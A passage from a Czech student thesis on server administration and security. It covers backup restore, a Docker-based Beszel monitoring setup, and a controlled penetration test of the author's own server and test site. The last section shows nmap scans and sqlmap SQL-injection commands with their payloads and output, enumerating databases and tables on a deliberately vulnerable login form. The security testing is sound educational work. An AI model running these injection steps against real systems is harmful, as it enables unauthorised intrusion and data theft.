
Obrázek 54: Automatické spuštění skriptu

Zdroj: Vlastní práce

Navrženým způsobem bylo zajištěno pravidelné a automatické zálohování dat bez nutnosti zásahu administrátora.

2.6.3 Obnova dat

Po určité době provozu obou serverů bylo možné pomocí nástroje Midnight Commander ověřit, že zálohování probíhá správně a záložní soubory jsou ukládány do příslušné složky.



Obrázek 55: Kontrola záloh


Zdroj: Vlastní práce

V případě ztráty nebo poškození dat je samozřejmě možné provést jejich obnovu ze záloh.

Obnova souborů WordPressu a konfigurace serveru probíhá zpětným přenosem dat ze zálohovacího serveru pomocí nástroje rsync. Pro ověření funkčnosti obnovy byl použit následující příkaz:

```
rsync -avz --dry-run -e "ssh -p 32" /backup/2026-03-28/wordpress/
jmarek@192.168.0.10:/var/www/wordpress/
```

Parametr `--dry-run` zajistí, že nedojde k reálným změnám souborů, ale pouze k simulaci operace. Díky tomu lze bezpečně ověřit správnost nastavení. Stejný postup lze použít také pro obnovu konfiguračních souborů ze složky `/etc`.



Obrázek 56: Test obnovy souborů WordPressu

Zdroj: Vlastní práce

Obnova databáze probíhá importem SQL souboru pomocí nástroje mysql. K tomu slouží následující příkaz:

```
cat /backup/2026-03-28/db_backup.sql | ssh -p 32 jmarek@192.168.0.10 "mysql -u backup -p"
```

Po spuštění příkazu je uživatel vyzván k zadání hesla databázového uživatele. Následně dojde k obnovení databáze ze záložního souboru.

2.7 Monitoring zdraví serveru

Monitoring představuje důležitou součást správy a zabezpečení serveru. Slouží ke sledování zatížení procesoru, využití operační paměti, teploty a dalších systémových metrik. Díky monitoringu lze včas odhalit problémy a reagovat na nestandardní chování systému.

Existuje velké množství nástrojů pro monitoring serverů. Mezi nejznámější patří Zabbix nebo Netdata.

Pro účely této práce byla zvolena aplikace Beszel, která je open source a nabízí jednodušší nasazení vhodné pro menší serverové infrastruktury. Aplikace umožňuje sledování základních systémových informací a poskytuje přehledné webové rozhraní.

Na zálohovacím serveru byl vytvořen centrální uzel (hub), na kterém běží samotná aplikace. Následně byl přidán monitorovaný server pomocí agenta, který odesílá data do centrální aplikace. Počet agentů není omezen.

2.7.1 Instalace aplikace Beszel

Instalace začíná vytvořením centrálního uzlu na zálohovacím serveru. Nejprve byly odstraněny případné konfliktní balíčky:

```
for pkg in docker docker-client docker-client-latest docker-common docker-latest docker-latest-logrotate docker-logrotate docker-engine podman-docker containerd runc; do sudo dnf remove -y $pkg; done
```

```

zaloha@localhost:/home/zaloha

root@localhost:/home/zaloha# for pkg in docker docker-client docker-client-lates
t docker-common docker-latest docker-latest-logrotate docker-logrotate docker-en
gine podman-docker containerd runc; do sudo dnf remove -y $pkg; done
Žádná shoda pro argument: docker
Žádné balíčky ke smazání.
Závislosti vyřešeny.
Není co dělat.
Hotovo!
Žádná shoda pro argument: docker-client
Žádné balíčky ke smazání.
Závislosti vyřešeny.
Není co dělat.
Hotovo!
Žádná shoda pro argument: docker-client-latest
Žádné balíčky ke smazání.
Závislosti vyřešeny.
Není co dělat.
Hotovo!
Žádná shoda pro argument: docker-common
Žádné balíčky ke smazání.
Závislosti vyřešeny.
Není co dělat.
Hotovo!
Žádná shoda pro argument: docker-latest

```

Obrázek 57: Odstranění balíčků

Zdroj: Vlastní práce

Následně byly nainstalovány základní nástroje potřebné pro instalaci:

`dnf install -y yum-utils device-mapper-persistent-data lvm2 curl`

```

zaloha@localhost:/home/zaloha

root@localhost:/home/zaloha# dnf install -y yum-utils device-mapper-persistent-data lvm2 curl
Poslední kontrola metadat: před 2:19:50, Pá 27. března 2026, 15:11:14.
Balíček device-mapper-persistent-data-1.1.0-2.el10.x86_64 je již nainstalován.
Balíček lvm2-10:2.03.32-3.el10.x86_64 je již nainstalován.
Balíček curl-8.12.1-2.el10_1.2.x86_64 je již nainstalován.
Závislosti vyřešeny.
-----
Balíček          Architektura      Verze              Repozitář          Veliko
st
-----
Instalování:
yum-utils                noarch              4.7.0-9.el10      baseos              39 k
-----
Shznuti transakce
-----
Instalovat 1 balíček

Celková velikost ke stažení: 39 k
Velikost po nainstalování: 21 k
Stahování balíčků:
yum-utils-4.7.0-9.el10.noarch.rpm                334 kB/s | 39 kB  00:00
-----
Celkem
Spouští se kontrola transakce
Kontrola transakce byla úspěšná.
Probíhá test transakce
Test transakce byl úspěšný.
Transakce probíhá
Příprava          :
Instalování       : yum-utils-4.7.0-9.el10.noarch          1/1
Probhá skriptlet : yum-utils-4.7.0-9.el10.noarch          1/1

Nainstalováno:
yum-utils-4.7.0-9.el10.noarch

Hotovo!
root@localhost:/home/zaloha#

```

Obrázek 58: Instalace nástrojů

Zdroj: Vlastní práce

Byl přidán repozitář pro instalaci Dockeru:

`dnf config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo`

```

zaloha@localhost:/home/zaloha
root@localhost:/home/zaloha# dnf config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo
Přidávání repozitáře z: https://download.docker.com/linux/centos/docker-ce.repo
root@localhost:/home/zaloha#
    
```

Obrázek 59: Přidání repozitáře

Zdroj: Vlastní práce

Následně byl nainstalován Docker a jeho komponenty:

`dnf install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin`

```

zaloha@localhost:/home/zaloha
root@localhost:/home/zaloha# dnf install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
Docker CE Stable - x86_64                               89 kB/s | 19 kB   00:00
Závislosti vyřešeny.
-----
Balíček                Architektura  Verze                Repozitář          Velikost
-----
Instalování:
containerd.io          x86_64        2.2.2-1.el10        docker-ce-stable   35 M
docker-buildx-plugin  x86_64        0.31.1-1.el10      docker-ce-stable   21 M
docker-ce              x86_64        3:29.3.1-1.el10    docker-ce-stable   24 M
docker-ce-cli         x86_64        1:29.3.1-1.el10    docker-ce-stable   8.4 M
docker-compose-plugin x86_64        5.1.1-1.el10       docker-ce-stable   8.2 M
Instalování závislostí:
fuse-overlaysfs       x86_64        1.16-1.el10_1      appstream           67 k
Instalování slabých závislostí:
docker-ce-rootless-extras x86_64        29.3.1-1.el10     docker-ce-stable   3.4 M

Shrnutí transakce
-----
Instalovat 7 balíčků

Celková velikost ke stažení: 100 M
Velikost po nainstalování: 394 M
Stahování balíčků:
(1/7): fuse-overlaysfs-1.16-1.el10_1.x86_64.rpm           493 kB/s | 67 kB   00:00
(2/7): docker-buildx-plugin-0.31.1-1.el10.x86_64.rpm      3.0 MB/s | 21 MB   00:06
(3/7): docker-ce-cli-29.3.1-1.el10.x86_64.rpm            1.9 MB/s | 8.4 MB  00:04
(4/7): docker-ce-29.3.1-1.el10.x86_64.rpm                1.9 MB/s | 24 MB   00:12
(5/7): docker-ce-rootless-extras-29.3.1-1.el10.x86_64.rpm 1.6 MB/s | 3.4 MB  00:02
(6/7): containerd.io-2.2.2-1.el10.x86_64.rpm             2.3 MB/s | 35 MB   00:15
(7/7): docker-compose-plugin-5.1.1-1.el10.x86_64.rpm     2.7 MB/s | 8.2 MB  00:03
-----
Celkem
Docker CE Stable - x86_64                               6.2 MB/s | 100 MB  00:16
Importuje se GPG klíč 0x621E9F35:
Uživatelské ID : "Docker Release (CE rpm) <docker@docker.com>"
Otisk: 060A 61C5 1B55 8A7F 742B 77AA C52F EB6B 621E 9F35
Zdroj : https://download.docker.com/linux/centos/fo
    
```

Obrázek 60: Instalace Dockeru

Zdroj: Vlastní práce

Služba Docker byla povolena a spuštěna:

`systemctl enable --now docker`

```

zaloha@localhost:/home/zaloha
root@localhost:/home/zaloha# systemctl enable --now docker
Created symlink '/etc/systemd/system/multi-user.target.wants/docker.service' -> '/usr/lib/systemd/system/docker.service'.
root@localhost:/home/zaloha#
    
```

Obrázek 61: Spuštění služby Docker

Zdroj: Vlastní práce

Funkčnost byla ověřena příkazem:

`docker run hello-world`

```

zaloha@localhost:/home/zaloha

root@localhost:/home/zaloha# docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
4f55086f7dd0: Pull complete
d5e71e642bf5: Download complete
Digest: sha256:452a468a4bf985040037cb6d5392410206e47db9bf5b7278d281f94d1c2d0931
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/

root@localhost:/home/zaloha#

```

Obrázek 62: Ověření funkčnosti Dockeru

Zdroj: Vlastní práce

Byl vytvořen pracovní adresář pro aplikaci:

`mkdir beszel && cd beszel`

Následně byl vytvořen konfigurační soubor:

`nano docker-compose.yml`

```

zaloha@localhost:/home/zaloha/beszel - nano docker-compose.yml
GNU nano 8.1 docker-compose.yml
services:
  beszel:
    image: henrygd/beszel:latest
    container_name: beszel
    restart: unless-stopped
    extra_hosts:
      - host.docker.internal:host-gateway
    ports:
      - 8090:8090
    volumes:
      - ./beszel_data:/beszel_data

  beszel-agent:
    image: henrygd/beszel-agent:latest
    container_name: beszel-agent
    restart: unless-stopped
    network_mode: host
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock:ro
    environment:
      PORT: 45876
      # Do not remove quotes around the key
      KEY: 'UPDATE WITH YOUR PUBLIC KEY (copy from "Add system" dialog)'

```

[G] nápověda [O] zapsat [F] hledat [K] vyjmout [M] provést [C] umístění [M-U] zrušit [M-A] značka [M-] k závorce
 [X] ukončit [R] otevřít soubor [H] nahradit [U] vložit [Z] zarovnat [V] jít na řádek [M-E] znovu [M-G] kopírovat [M-B] najdi zpět

Obrázek 63: Konfigurační soubor

Zdroj: Vlastní práce

Aplikace byla spuštěna pomocí Docker Compose:

`docker compose up -d`

```

zaloha@localhost:/home/zaloha/beszel
~/beszel

root@localhost:/home/zaloha/beszel# docker compose up -d
[+] up 12/12
✓ Image henrygd/beszel:latest          Pulled          5.9s
✓ Image henrygd/beszel-agent:latest   Pulled          4.0s
✓ Network beszel_default              Created         0.2s
✓ Container beszel-agent              Started        0.7s
✓ Container beszel                    Started        0.9s
root@localhost:/home/zaloha/beszel#
    
```

Obrázek 64: Spuštění aplikace Beszel

Zdroj: Vlastní práce

Správná funkčnost byla ověřena příkazem:

`docker ps`

```


zaloha@localhost:/home/zaloha/beszel
~/beszel

root@localhost:/home/zaloha/beszel# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS              PORTS
NAMES
957a1c7c37b5  henrygd/beszel-agent:latest        "/agent"                19 seconds ago  Restarting (1) 4 seconds ago
beszel-agent
3a8d2b4786a5  henrygd/beszel:latest              "/beszel serve --htt..." 19 seconds ago  Up 18 seconds      0.0.0.0:8090->8090/tcp, [::]:8090->8090
/tcp beszel
root@localhost:/home/zaloha/beszel#
    
```

Obrázek 65: Kontrola běžících kontejnerů

Zdroj: Vlastní práce


Webové rozhraní bylo dostupné zadáním adresy: <http://192.168.0.11:8090>. Po otevření stránky byl vytvořen administrátorský účet.



Obrázek 66: Vytvoření administrátorského účtu

Zdroj: Vlastní práce


Po přihlášení do aplikace je dostupné přehledné rozhraní pro správu a monitoring serverů.



Obrázek 67: Uživatelské rozhraní aplikace

Zdroj: Vlastní práce

Pro přidání serveru byl použit formulář v aplikaci, kde byly zadány potřebné údaje.



Obrázek 68: Přidání monitorovaného serveru

Zdroj: Vlastní práce

Následně byl zkopírován veřejný klíč a vložen do konfiguračního souboru na serveru kde běží aplikace.

Na monitorovaném serveru byl nainstalován agent pomocí příkazu:

```
curl -sL https://raw.githubusercontent.com/henrygd/bszel/main/supplemental/scripts/install-agent.sh -o install-agent.sh && chmod +x install-agent.sh && ./install-agent.sh
```

Systém nás vyzve k zadání veřejného klíče a po jeho zadání spolu komunikuje agent s dockem.




Obrázek 69: Instalace agenta

Zdroj: Vlastní práce

Po instalaci agenta byl povolen potřebný port na firewallu:

```
firewall-cmd --zone=public --permanent --add-port=45876/tcp
```

```
firewall-cmd --reload
```




```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# firewall-cmd --zone=public --permanent --add-port=45876/tcp
success
root@localhost:/home/jmarek# firewall-cmd --reload
success
root@localhost:/home/jmarek#
    
```

Obrázek 70: Povolení portu na firewallu

Zdroj: Vlastní práce

Po dokončení konfigurace probíhá komunikace mezi agentem a centrální aplikací a jsou zobrazována monitorovací data serveru.



Obrázek 71: Ukázka monitoringu serveru

Zdroj: Vlastní práce

2.8 Penetrační a zátěžové testy (kontrolované útoky)

Ověření bezpečnosti serveru je důležitou součástí celého návrhu. Nestačí pouze služby nainstalovat a nakonfigurovat, ale je nutné také prakticky ověřit, zda jsou jednotlivá opatření skutečně funkční a dokážou odolat běžným útokům. K realizaci slouží penetrační testování, při kterém se simulují reálné útoky na server.

Pro testování byla využita specializovaná linuxová distribuce Kali Linux, která obsahuje velké množství nástrojů určených pro bezpečnostní analýzu. Díky tomu není nutné jednotlivé nástroje instalovat samostatně a lze se soustředit přímo na testování.

2.8.1 Skenování portů NMAP

Skenování portů představuje základní krok při analýze cílového serveru. Pomocí nástroje Nmap (Network Mapper) lze zjistit, jaké služby na serveru běží, na jakých portech naslouchají a v některých případech také jejich verze.

Základní sken lze provést jednoduchým příkazem:

```
nmap 192.168.0.10
```

Výstup poskytne přehled otevřených portů, ale neobsahuje detailní informace o službách. Pro hlubší analýzu byl použit rozšířený příkaz:

```
nmap -sS -sV -sC 192.168.0.10
```

Použité parametry mají následující význam:

- -sS – provádí tzv. SYN scan (poloviční otevření spojení), který je rychlý a méně nápadný,
- -sV – zjišťuje verze běžících služeb,
- -sC – spouští základní skripty pro detekci zranitelností.


Výsledkem skenování je detailní přehled o běžících službách, například SSH, webového serveru Apache nebo databáze. V prostředí lokální sítě je navíc možné zobrazit i MAC adresu zařízení, protože komunikace probíhá na nižších vrstvách síťového modelu.

```

kali@kali: ~
┌───(kali@kali)-[~]
│   └─$ nmap -sS -sV -sC 192.168.0.10
│       Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 08:28 EDT
│       Nmap scan report for 192.168.0.10
│       Host is up (0.0033s latency).
│       Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin
│       -prohibited)
│       PORT      STATE SERVICE VERSION
│       32/tcp    open  ssh      OpenSSH 9.9 (protocol 2.0)
│       | ssh-hostkey:
│       |   256 cc:e4:79:66:2c:08:02:3a:33:d3:a0:7b:73:20:bf:e3 (ECDSA)
│       |_  256 d0:08:77:21:19:9a:79:1a:44:f3:2c:b9:59:6a:4e:e1 (ED25519)
│       80/tcp    open  http     Apache httpd 2.4.63 ((AlmaLinux))
│       |_http-generator: WordPress 6.9.1
│       |_http-title: bp
│       |_http-server-header: Apache/2.4.63 (AlmaLinux)
│       443/tcp  closed https
│       MAC Address: 1C:1B:0D:36:9A:97 (Giga-byte Technology)
│
│       Service detection performed. Please report any incorrect results at https://n
│       map.org/submit/ .
│       Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
└─┬──(kali@kali)-[~]
    │   └─$ █
  
```

Obrázek 72: Skenování portů pomocí NMAP

Zdroj: Vlastní práce



Obrázek 74: Informace o zablokování IP adresy

Zdroj: Vlastní práce

Pro demonstraci principu útoku byl následně použit vlastní testovací web, který nebyl dostatečně zabezpečen. Testovací aplikace se nachází na adrese:

`https://alpha.kts.vspj.cz/~marek40/tis/Zaverecna_prace/prihlaseni.php`

Nejprve bylo ověřeno, zda je formulář zranitelný:

`sqlmap -u "https://alpha.kts.vspj.cz/~marek40/tis/Zaverecna_prace/prihlaseni.php`

`" --forms --batch`

```
Parameter: user_name (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user_name=PIMr' AND (SELECT 1227 FROM (SELECT(SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: user_name=PIMr' UNION ALL SELECT NULL,CONCAT(0x716a6a74

sit se
—
do you want to exploit this SQL injection? [Y/n] Y
[10:24:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS
web application technology: PHP 8.2.30, Apache 2.4.62
back-end DBMS: MySQL >= 5.0.12
[10:24:07] [INFO] you can find results of scanning in multiple targ
[*] ending @ 10:24:07 /2026-04-05/
```

Obrázek 75: Zjištění informace o databázi a serveru

Zdroj: Vlastní práce

Po potvrzení zranitelnosti bylo možné zjistit seznam databází:

```
sqlmap -u "https://alpha.kts.vspj.cz/~marek40/tis/Zaverecna_prace/prihlaseni.php" --forms --batch --dbs
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:31:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS
web application technology: PHP 8.2.30, Apache 2.4.62
back-end DBMS: MySQL ≥ 5.0.12
[10:31:21] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] marek40
[*] performance_schema
```

Obrázek 76: Zjištění názvu databází

Zdroj: Vlastní práce

Byly nalezeny databáze information_schema, performance_schema a databáze marek40. Následně byl proveden výpis tabulek z databáze marek40:

```
sqlmap -u "https://alpha.kts.vspj.cz/~marek40/tis/Zaverecna_prace/prihlaseni.php" --forms --batch -D marek40 --tables
```

```
do you want to exploit this SQL injection? [Y/n] Y
[10:36:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS
web application technology: PHP 8.2.30, Apache 2.4.62
back-end DBMS: MySQL ≥ 5.0.12
[10:36:08] [INFO] fetching tables for database: 'marek40'
Database: marek40
[12 tables]
+-----+
| PS
| log
| user
| auta
| doctrine_migration_versions
| jmena
| lastname
| messenger_messages
| politicians
| strany
| tabulka
| users
+-----+
```

Obrázek 77: Názvy tabulek

Zdroj: Vlastní práce

Po získání seznamu tabulek bylo možné zobrazit i jejich obsah:

```
